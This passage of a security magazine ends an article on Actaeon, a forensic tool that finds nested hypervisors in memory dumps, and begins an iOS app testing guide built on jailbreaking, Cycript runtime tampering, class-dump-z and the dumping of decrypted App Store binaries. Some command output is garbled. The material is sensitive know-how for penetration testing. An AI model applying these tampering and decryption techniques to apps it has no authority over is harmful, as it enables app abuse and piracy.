The third VMCS found in memory brings us the suspicion that a potential nested virtual machine configuration could exist in the system. In order to verify this hypothesis and to find out the hierarchy of the Virtual machines in memory a further investigation has to be done. In particular we need to tell to Actaeon to look for any nested configurations. As already explained before, following the Turtle scheme the nested configuration can be spot looking for a VMCS memory structure of type VMCS02. In this case as you can see from *Figure 4* we just need to specify the switch -N. As a result of such analysis, *Figure 4*, Actaeon was able to discover the VMCS02 and draw the hierarchy of the virtual machines in memory. In particular Actaeon shows the presence of two nested hypervisors in a recursive configuration.

FIGURE 3: hyperls output

```
[~/midas/volatility-2.2]
15:05:35 emdel -> python vol.py -f /home/emdel/firewire/inception.ram hyperls -m sandy
Volatile Systems Volatility Framework 2.2

:: Looking for VMCS0...
INFO  : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0x2d81c000
INFO  : volatility.plugins.hypervisors.vmm: [32 bit] VMCS 0x2d81c000 has been validated
|_ VMCS at 0x000000002d81c000 - EPTP: 0x000000002e91901e
INFO  : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0x2d95c000
INFO  : volatility.plugins.hypervisors.vmm: [32 bit] VMCS 0x2d95c000 has been validated
|_ VMCS at 0x000000002d95c000 - EPTP: 0x000000002d81201e
INFO  : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0x2eb7f000
INFO  : volatility.plugins.hypervisors.vmm: [32 bit] VMCS 0x2eb7f000 has been validated
|_ VMCS at 0x000000002eb7f000 - EPTP: 0x000000002e91901e

:: Counting the hypervisors in the dump...
|_ There are 1 hypervisors: 0xf8702f09
```

FIGURE 4: hyperls nested output

```
[~/midas/volatility-2.2]
15:07:26 emdel -> python vol.py -f /home/emdel/firewire/inception.ram hyperls -m sandy -N
Volatile Systems Volatility Framework 2.2

:: Looking for VMCS0...
INFO  : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0x2d81c000
INFO  : volatility.plugins.hypervisors.vmm: [32 bit] VMCS 0x2d81c000 has been validated
|_ VMCS at 0x000000002d81c000 - EPTP: 0x000000002e91901e
INFO  : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0x2d95c000
INFO  : volatility.plugins.hypervisors.vmm: [32 bit] VMCS 0x2d95c000 has been validated
|_ VMCS at 0x000000002d95c000 - EPTP: 0x000000002d81201e
INFO  : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0x2eb7f000
INFO  : volatility.plugins.hypervisors.vmm: [32 bit] VMCS 0x2eb7f000 has been validated
|_ VMCS at 0x000000002eb7f000 - EPTP: 0x000000002e91901e
INFO  : volatility.plugins.hypervisors.vmm: Possible Nested VMCS at 0x724ba000 - [VMware]
INFO  : volatility.plugins.hypervisors.vmm: Possible Nested VMCS at 0xa9fe2000 - [VMware]
INFO  : volatility.plugins.hypervisors.vmm: Possible Nested VMCS at 0xad715000 - [KVM]
INFO  : volatility.plugins.hypervisors.vmm: Possible Nested VMCS at 0xb8443000 - [KVM]

:: Looking for VMCS1N...
|_ Nested VMCS at 0xad715000

:: Hierarchy check...
|_ Looking for the VMCS01...
  |_ VMCS01 at 0x2eb7f000
  |_ Looking for VMCS02...
    |_ VMCS02 at 0x2d81c000

:: Counting the hypervisors in the dump...
|_ There are 2 hypervisors: 0xf8702f09 0xf817c3cf
```

Actaeon is able to recognize two types of hierarchies: the parallel configuration and the nested one. In the parallel configuration we have multiple virtual machines running on the same host as different processes (e.g. two different instances of VMware virtual machines). The nested configuration is like the one that we analyzed before where a virtual machine runs guest OS that runs another hypervisor that runs another guest OS. In order to recognize the two different configurations Actaeon utilizes an heuristic based on the Host Rip VMCS field. The Host Rip represents the entry point of the Hypervisor code. In case of parallel configuration the Host Rip of the different VMCS found on the system should point to the same memory address since the virtual machines are handled by the same hypervisor code. Instead in case of nested configuration the HOST RIP should be different among the different VMCS but VMCS02. By using such an heuristic, Actaeon is able to discover the different hierarchies among the virtual machines. As a final result of our analysis Actaeon was able to show that in our host, there were running in total three virtual machines, two guests in parallel: Windows and Ubuntu with KVM hypervisors, and one KVM nested into the Ubuntu virtual machine that was running a Debian environment.

Once we have discovered the nested configuration of the hypervisor we can apply more sophisticated memory analysis. It is important to note that in order to connect a VMCS to the memory address space of the VMs we use the EPT information and we start analyzing the whole physical memory for each VMs. We apply the usual forensic analysis (e.g. Volatility plugins) just specifying a new switch on the Volatility command line: -EPT= ept address table. In our example we successfully extract the list of the running processes that were running into the Guest OS, see:

```
python vol.py -f ./vmware_ept.ram --profile=Linux_3_6 linux_psaux
Volatile Systems Volatility Framework 2.2
Pid   Uid   Arguments
1     0     /sbin/init splash
.....
2982  1000  /usr/lib/vmware/bin/vmware-unity-helper --daemon
3581  1000  /usr/lib/vmware/bin/vmware-vmx
-s vmx.stdio.keep=TRUE -# product=1;name=VMware Workstation;
version=9.0.1;licensename=VMware Workstation;
licenseversion=9.0;-@ duplex=3;msgs=ui
vmware/Windows XP Professional/Windows XP Professional.vmx
3601  1000  /usr/lib/vmware/bin/thnuclnt
.....
```

and the following figures to figure out the whole analysis: *Figure 5* and *Figure 6*.

FIGURE 5: hyperls output

```
[~/midas/volatility-2.2]
13:53:34 emdel -> python vol.py -f /home/emdel/firewire/vmware_clean_ept.ram hyperls hyperls -m sandy
Volatile Systems Volatility Framework 2.2

:: Looking for VMCS...
INFO : volatility.plugins.hypervisors.vmm: >> Possible VMCS at 0xde00e000
INFO : volatility.plugins.hypervisors.vmm: [64 bit] VMCS 0xde00e000 has been validated
    |_ VMCS at 0x00000000de00e000 - EPTP: 0x00000000de04a01e

:: Counting the hypervisors in the dump...
    |_ There are 1 hypervisors: 0xfffffffffffc2ac89a
```

FIGURE 5: hyperls output

```
[~/midas/volatility-2.2]
13:55:08 emdel -> python vol.py -f /home/emdel/firewire/vmware_clean_ept.ram pslist --ept=0x00000000de04a01e
Volatile Systems Volatility Framework 2.2
Offset(V) Name          PID  PPID Thds Hnds Sess  Wow64 Start      Exit
-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
0x823c8830 System        4    0    57   249 ----- 0
0x81ee0b08 svss.exe      544   4    3    19    ----- 0 2013-03-18 12:54:04
0x82078020 csrss.exe     608   544   10   376   0       0 2013-03-18 12:54:06
0x82146020 winlogon.exe  632   544   23   523   0       0 2013-03-18 12:54:07
0x8207c020 services.exe  676   632   15   258   0       0 2013-03-18 12:54:07
0x8207b020 lsass.exe     688   632   23   345   0       0 2013-03-18 12:54:07
0x81f82458 vacthlp.exe   844   676   1    25    0       0 2013-03-18 12:54:07
0x8220a020 svchost.exe   856   676   20   202   0       0 2013-03-18 12:54:07
0x821522a0 svchost.exe   928   676   10   247   0       0 2013-03-18 12:54:08
0x81f8d570 svchost.exe   1024  676   66   1280  0       0 2013-03-18 12:54:08
0x8214ada0 svchost.exe   1064  676   6    78    0       0 2013-03-18 12:54:08
0x8225b690 svchost.exe   1116  676   15   197   0       0 2013-03-18 12:54:11
0x82159228 spoolsv.exe   1388  676   15   126   0       0 2013-03-18 12:54:11
0x81f8dd00 explorer.exe   1564  1532  12   294   0       0 2013-03-18 12:54:12
0x81f949a0 vntoolsd.exe   1660  1564  3    205   0       0 2013-03-18 12:54:12
0x82071558 vntoolsd.exe  2044  676   8    269   0       0 2013-03-18 12:54:35
0x81d98380 wuauctl.exe   508   1024  9    187   0       0 2013-03-18 12:54:31
0x8229c3a0 imapi.exe    1164  676   7    115   0       0 2013-03-18 12:54:32
0x8220d1e0 TPAutoConnSvc.e 1072  676   5    99    0       0 2013-03-18 12:54:32
0x81e6d58 alg.exe        1720  676   7    103   0       0 2013-03-18 12:54:32
0x8209b4f0 TPAutoConnect.e 392   1072  1    62    0       0 2013-03-18 12:54:33
0x81e6b650 wsctrlfy.exe   1296  1024  1    28    0       0 2013-03-18 12:54:33
0x81e6cda0 wuauctl.exe   328   1024  6    108   0       0 2013-03-18 12:55:32
```



CONCLUSION

This article presents the principles of the forensic analysis for virtualization environments. We first illustrate some basic concepts about the internals of Hardware assisted virtualization in Intel environment such as nested configuration and Extended Page Table (EPT). We then describe the main functionalities of Actaeon, the first automatic forensic analyzer that is able to search for virtual machines that were running on the host system. Actaeon is designed for finding out hypervisor memory structures, to discover the hierarchy among different hypervisors and also it creates a transparent interface for running the Volatility plugins applied on the virtual machines address space. In addition we show some practical examples of how to use Actaeon in order to perform forensic analyses and how to analyze the obtained results. ¶

References

1. Actaeon: Hypervisors Hunter. <http://www.s3.eurecom.fr/tools/actaeon/>.
2. Intel 64 and IA-32 Architectures Developer's Manual: Vol. 3b. <http://www.intel.com/content/www/us/en/architecture-and-technology/64-ia-32-architectures-software-developer-vol-3b-part-2-manual.html>.
3. VMX Support for address translation. <http://www.intel.com/content/www/us/en/architecture-and-technology/64-ia-32-architectures-software-developer-vol-3c-part-3-manual.html>.
4. Volatility framework: Volatile memory artifact extraction utility framework. <https://www.volatilesystems.com/default/volatility>.
5. Muli Ben-Yehuda, Michael D. Day, Zvi Dubitzky, Michael Factor, Nadav Har'El, Abel Gordon, Anthony Liguori, Orit Wasserman, and Ben-Ami Yas-sour. The turtles project: design and implementation of nested virtualization. In *Proceedings of the 9th USENIX conference on Operating systems design and implementation*, OSDI'10, pages 1–6, Berkeley, CA, USA, 2010. USENIX Association.
6. Aristide Fattori, Roberto Paleari, Lorenzo Martignoni, and Mattia Monga. Dynamic and transparent analysis of commodity production systems. In *Proceedings of the 25th International Conference on Automated Software Engineering (ASE)*, pages 417–426, September 2010.
7. Gerald J. Popek and Robert P. Goldberg. Formal requirements for virtualizable third generation architectures. *Commun. ACM*, 17(7):412–421, July 1974.

Introduction to Advanced Security Analysis of iOS Applications with iNalyzer

Chilik Tamir, chilik@appsec-labs.com



Performing security analysis of iOS applications is a tedious task; there is no source code and there is no true emulation available. Moreover, communication is usually signed or encrypted by the application, leaving the standard tampering and injection attacks worthless. Needless to say that time spent on testing such applications increases substantially due to the fact that not every automatic tool can be used on the captured signed-traffic, including the conventional scanners (such as Burp, Accunetix, Webinspect and AppScan).


In the following article I will present my latest research on a new approach to performing security assessments of iOS applications utilizing the iNalyzer, a free open-source framework for security assessment of iOS Applications.

But before we dive deep into iOS security analysis let us review some of the basic rules...

THE TEN COMMANDMENTS OF iOS SECURITY ANALYSIS

I. Thou shalt have... Root Access on iOS.

In order to convince the application that your data is legitimate you must own a greater permission set, namely root. Therefore you need to perform analysis on a jail-broken device, usually running analysis under root.



II. Thou shalt not ... have any source of iOS App.

Unlike Android or other platforms, there are no true emulators for the iOS hardware; applications are built using Objective-C and are packed in Mach-O archives. Reversing these archives leaves you with assembly instructions which are a head-over for a simple security analysis test.

III. Thou shalt not ... perform analysis on a device without backup.

During tests you will likely destroy most of your data, so backup the device on a regular basis.



IV. Remember the ... device identification strings (UDID, IMEI etc.).

Hence, during analysis you can identify their usage in outgoing requests and inside database content.

V. Honor thy ... application request encryption and signing scheme

You may notice that some requests are sent encrypted or signed to server side. Tampering with these requests usually ends up with broken responses from the server or with false positive findings. Using the normal proxy-tampering approach on such requests is impractical.

VI. Thou Shall Not Kill ... a process without saving a restoration point.

Often you will end up killing the application process during analysis, hence, keeping a clean note on the analysis tests and current stage is highly recommended. These notes will assist you to resume tests within seconds after you re-launch the process.

VII. Thou Shalt Not Commit Adultery... never install pirated software.

Pirated software tends to be hosted by peculiar sources, once installed they can easily modify the true nature of the application behavior. Never install pirated software on your testing device.

VIII. Thou Shalt Not Steal... never distribute pirated software.

Security analysis process includes disablement of the internal application encryption module which acts as DRM for all Apple applications. Distributing copyrighted applications is wrong and considered a crime in most parts of the world.

IX. Thou Shalt Not Bear ... answer a call during testing.

Incoming calls tend to break testing logic and suspend the targeted application, hence, during testing place the device in airplane mode or remove the SIM card.

X. Thou Shalt Not Covet.


It is true that in order to conduct security analysis on iOS applications you will need an actual device, but that doesn't mean you can demand a diamond studded, platinum iPhone5 from your employer.



Now that we have clarified these points, let's review the work method we have been familiar with until now and see what it takes to adjust it for iOS testing.

THIS IS WHAT WE HAVE

Until now, in order to test a web application we would set up a testing environment in the following scheme:



This means an external server, proxy and a mobile device. This is good for simple applications: you interact with the proxy, connect a scanner and let it run automatically while you focus on the manual tests. But there are some crucial questions that need answering in our analysis before we can say that the test is complete:

What do I know about the system?

'Houston, we have a problem' - where does the application connect to? Do I know for a fact that I have covered all of the systems' access points by performing a manual test? What is my coverage rate? What have I missed?

We do not have the ability to find out what are the peers of the system in the outer world!


'Please sign here' - what happens if we want to test an application when the client sends sealed requests, or when it sends requests via 3G and we don't have the ability to intercept and play with them? We have a high chance of missing coverage and problems, since all of our requests will fail validation or server side compatibility.

We do not have the ability to play with signature, so if the client seals request it's game over!

'Easter Eggs' - which functionalities are hiding in my client application that I don't know about? "I didn't see it during testing", "I didn't know it existed...", "How do I know with complete certainty that I covered the entire system and don't have any Easter Eggs in my product?"

We do not have the ability to uncover all of the hidden functionalities within the system.

'Where are the keys' - are there any sensitive keys in the code? Are there other sensitive parameters hidden in the application? Sometimes the developers do silly things like upload the application together with a complete document describing the entire API

FIGURE 2

We lack information on the application files and its' true content!

The problem with all of these questions is that we cannot answer them from the proxy, we don't know neither if we covered all of the potential requests nor if all of the relevant files were loaded on the device. In many cases the content is encrypted so even regular tampering tests are problematic and we will get a lot of false-positives.

CYCRYPT - CHANGING APPROACH

We understand the application itself possesses the know-how of performing signatures and of passing all stages until the request is sent to the server, so, we would like a convenient way of feeding fake or tampered values into the application. Moreover, if we had the ability to debug the application we could change memory addresses and values on-the-fly and let the application send the tampered messages to the server. But as we said for objC, the compilation is to a Mach-O file in machine

language with no mediation language, so our general ability to debug the application is to work with GDB.

Fortunately for us, there is a man named Jay Freeman (AKA Saurik) who really loves challenging the Apple guys and keeps coming out with wonderful tools (such as Cydia) for public use. One of these tools is Cycript.

Cycript is an interpreter that combines ObjC syntax with JavaScript and allows us to connect to an existing process and play with it directly.

Let's look at an example in which we connect with the SpringBoard process and start playing with it using Cycript:




FIGURE 3

When I write:

```
UIApp.delegate.keyWindow.firstResponder.delegate->_statusView->_lcdView.text="Hello Hacker"
```

We will immediately see the system and the display change (*Figure 4* next page).

With Cycript we can easily deal with the runtime of JavaScript and ObjC, the only problem with using Cycript is the need to know the different objects in the system and the selectors and methods it can accept.

Like we said - we are performing a Black Box test, so where do we get the information from?

The answer is: from the Mach-O !

DON'T MACH-O ABOUT!

Yes, we are going to take advantage of the unique structure of the Mach-O file for the sake of extracting information about our system.




FIGURE 4




FIGURE 5

```
coreDumps-MacBook-Pro-2:SpringBoard.app coreDumps$ otool
Usage: otool [-fahILDtorSTMRIvwcdm] <object files...>
  -f print the fat headers
  -a print the archive header
  -h print the mach header
  -l print the load commands
  -t print shared libraries used
  -o print shared library id name
  -t print the text section (disassembled with -v)
  -p <routine name> start disassembly from routine name
  -s <segment> <section> print contents of section
  -d print the data section
  -o print the Objective-C segment
  -r print the relocation entries
  -s print the table of contents of a library
  -t print the table of contents of a dynamic shared library
  -M print the module table of a dynamic shared library
  -R print the reference table of a dynamic shared library
  -I print the indirect symbol table
  -H print the flat-level hints table
  -V print verbosely (symbolically) when possible
  -v print disassembled operands symbolically
  -c print argument strings of a core file Penetration
  -l print no-leading addresses or headers Training
  -e don't use archiveMember_ symbols
  -B force thumb disassembly (ARM objects only)
coreDumps-MacBook-Pro-2:SpringBoard.app coreDumps$
```

We will then run the otool on our system file (in this case the iOS 5.0.1 SpringBoard) and request all of the listings under the ObjC segment of the Mach-O file (we trimmed the output to show first 50 lines):

FIGURE 6

```
EricDumps-MacBook-Pro-2:SpringBoard.app ~$ ldd /Applications/SpringBoard.app/Contents/MacOS/SpringBoard | head -50
SpringBoard:
Contents of __DATA,__objc_classlist section
0x7fff40 0x243004
    tag 0x240050
superclass 0x0
cache 0x0
visible 0x0
data 0x2100000 extract classlist 13
    flags 0x0
instanceStart 132
instanceSize 132
viewLayout 0x0
    name 0x34443d _SISpringBoardViewLayout
baseMethod 0x2100000 extract method list 1
    entsize 12
    count 2
        name 0x16130d initWithFrame
        type 0x200719 com.apple.uikit.UITextInput
        imp 0x12389
        name 0x117d0b _SISpringBoardViewLayout
        type 0x2007005 com.apple.uikit.UITextInput
        imp 0x4c31
baseProtocols 0x0
viewType 0x0
viewLayout 0x0
baseProperties 0x0
Meta Class:
    tag 0x0
superclass 0x0
cache 0x0
visible 0x0
data 0x2100000 extract classlist 13
    flags 0x1 0x3872
instanceStart 28
instanceSize 28
```

As you can see, what we got is the structure of the object, its name and which parameters it receives and sends back.

So let's see what objects in the system file are related to the LockView

FIGURE 6

```
core dumps - MacBook-Pro-2:SpringBoard.app _coredumps!stack -o SpringBoard | grep name | sort -u | grep -v [sd]view  
name 0x1c50dd _lockView  
name 0x1c7741 _deviceLockView  
name 0x1c7e4cf _deviceLockView  
name 0x1c94737 SDDeviceLockViewOwner  
name 0x1c9651b SDDeviceLockViewDelegate  
name 0x1c0f53 deviceLockView  
name 0x1c1102 attemptDeviceLockWithPasswordAndLockViewOwner:  
name 0x1c2281 unlockFromSource:playSound:lockViewOwner:  
name 0x1c220b unlockWithSound:lockViewOwner:  
name 0x1c71df _zoomInDeviceLockViewWithDelay:  
name 0x1c7362 _shouldZoomDeviceLockView:  
name 0x1c73f8 _zoomOutDeviceLockViewWithDelay:  
name 0x1c75c5 deviceLockViewEmergencyCallButtonPressed:  
name 0x1c75ef deviceLockViewCancelButtonPressed:  
name 0x1c7612 deviceLockViewPasscodeEntered:  
name 0x1c7631 deviceLockViewPasscodeDidChange:  
name 0x1c7652 deviceLockViewWillAnimateOrientation:  
name 0x1c7679 deviceLockViewWillAnimateOrientation:  
name 0x1c7644 initWithFrame:deviceLockView:  
name 0x245460 SDDeviceLockViewWithKeyboard  
name 0x205472 SDDeviceLockViewWithKeyboardPhone  
name 0x205491 SDDeviceLockViewWithKeyboardPad  
name 0x2054c3 SDDeviceLockViewWithKeyboardPad  
name 0x205436 SDDeviceLockViewWithKeyboardPadLocal  
name 0x205500 SDDeviceLockViewWithKeyboardPhone Training  
name 0x205578 SDDeviceLockView Consulting
```

We check our system file like we did last time and with the use of some command-line-nunjitsu we get a list of every appearance of the words LockView in the system file. (Note, for example, the @deviceLockViewPasscodeEntered method).

So, at this point we can question a Mach-O file and extract details from it about the different objects.

But it is one huge job to start cross referencing otools output to a meaningful objects and methods map, one like that will enable us to use in the tests... And this is where class-dump-z comes into the picture!

CLASSY CLASS-DUMP-Z

As mentioned, all of the information already appears in the Mach-O file and all we have left is to put this puzzle of objects together, that is what class-dump-z does for us: it compiles all of the data to the form of an original header!

And here is an example

FIGURE 7

In the above image we requested class-dump-z to assemble every interface/object that implements the call to the method/selector “deviceLockViewPasscodeEntered”, the software collected and cut and pasted the raw information we saw in the ObjC segment of the system file, and created an original header file for us which can be worked with in Cycript.

We can see the selector we chose was realised in four objects, including SBSlidingAlertDisplay, SBDeviceLockViewDelegate etc.

In this case, we can use Cycrypt to play with the application with a deeper understanding of its methods and objects. This means that we will be dealing with the application instead of the communication - and will trust that the output will come out the way we want it to.

All this refers to cases in which the application is not encrypted, but the files downloaded from the AppStore are encrypted - so it is important that we discuss the process when referring to an iOS encrypted application.

STOP! PASSWORD!

A short review of the encryption process: the process of downloading applications from the AppStore includes an encryption of the application's Mach-O file by the Apple server. The encryption is performed using private keys on the device, which theoretically prevents the user from running the application on a different device. The applications won't work since the keys don't match the encryption keys belonging to the device that downloaded the application.

One can easily identify whether the Mach-O file is encrypted by asking otool for the segments loading (-l) commands:

FIGURE 8

```
Terminal — Python — 100x18
coreDumps-MacBook-Pro-2:Messenger.app._coredump$ otool -l Messenger | grep -i CRYPT
    cmd LC_ENCRYPTION_INFO
    cryptoff 8192
    cryptsize 2453504
    cryptid 1
coreDumps-MacBook-Pro-2:Messenger.app._coredump$
```

The above example shows that the cryptid flag is on, so we know this Mach-O file is encrypted, if we ask the class-dump-z to show the different objects we will receive a warning such as this, along with a missing output:

FIGURE 9

```
Terminal — Python — 100x18
coreDumps-MacBook-Pro-2:Messenger.app._coredump$ class-dump-z -f shoredInstance Messenger
Warning: Part of this binary is encrypted. Usually, the result will be not meaningful. Try to provide an unencrypted version instead.
/*
 * This header is generated by class-dump-z 0.2a.
 * class-dump-z is Copyright (C) 2009 by KennyTM-, licensed under GPLv3.
 */
Source: (null)
coreDumps-MacBook-Pro-2:Messenger.app._coredump$
```

Class-dump-z notifies us that the file is encrypted and so we cannot extract information from it, it recommends we use an unencrypted file.

In order to get over this obstacle we need some understanding of the decoding process: during activation of the application, the system loads the keys and decodes the encrypted segment within the Mach-O file downloaded from the AppStore. Once the decoding is complete the application starts to run.

This means that the application is stored in the memory in decoded state one second before it starts to run, if we could connect with the application using GDB we will be able to set a DB on a start address and dump from there to the memory of that segment. Then we will be able to edit the Mach-O file so it contains the unencrypted version dumped from the memory, and then we will be able to use class-dump-z and let it work its magic.

Sounds like a lot of work:

1. First, decode application
2. Then analyze the objects
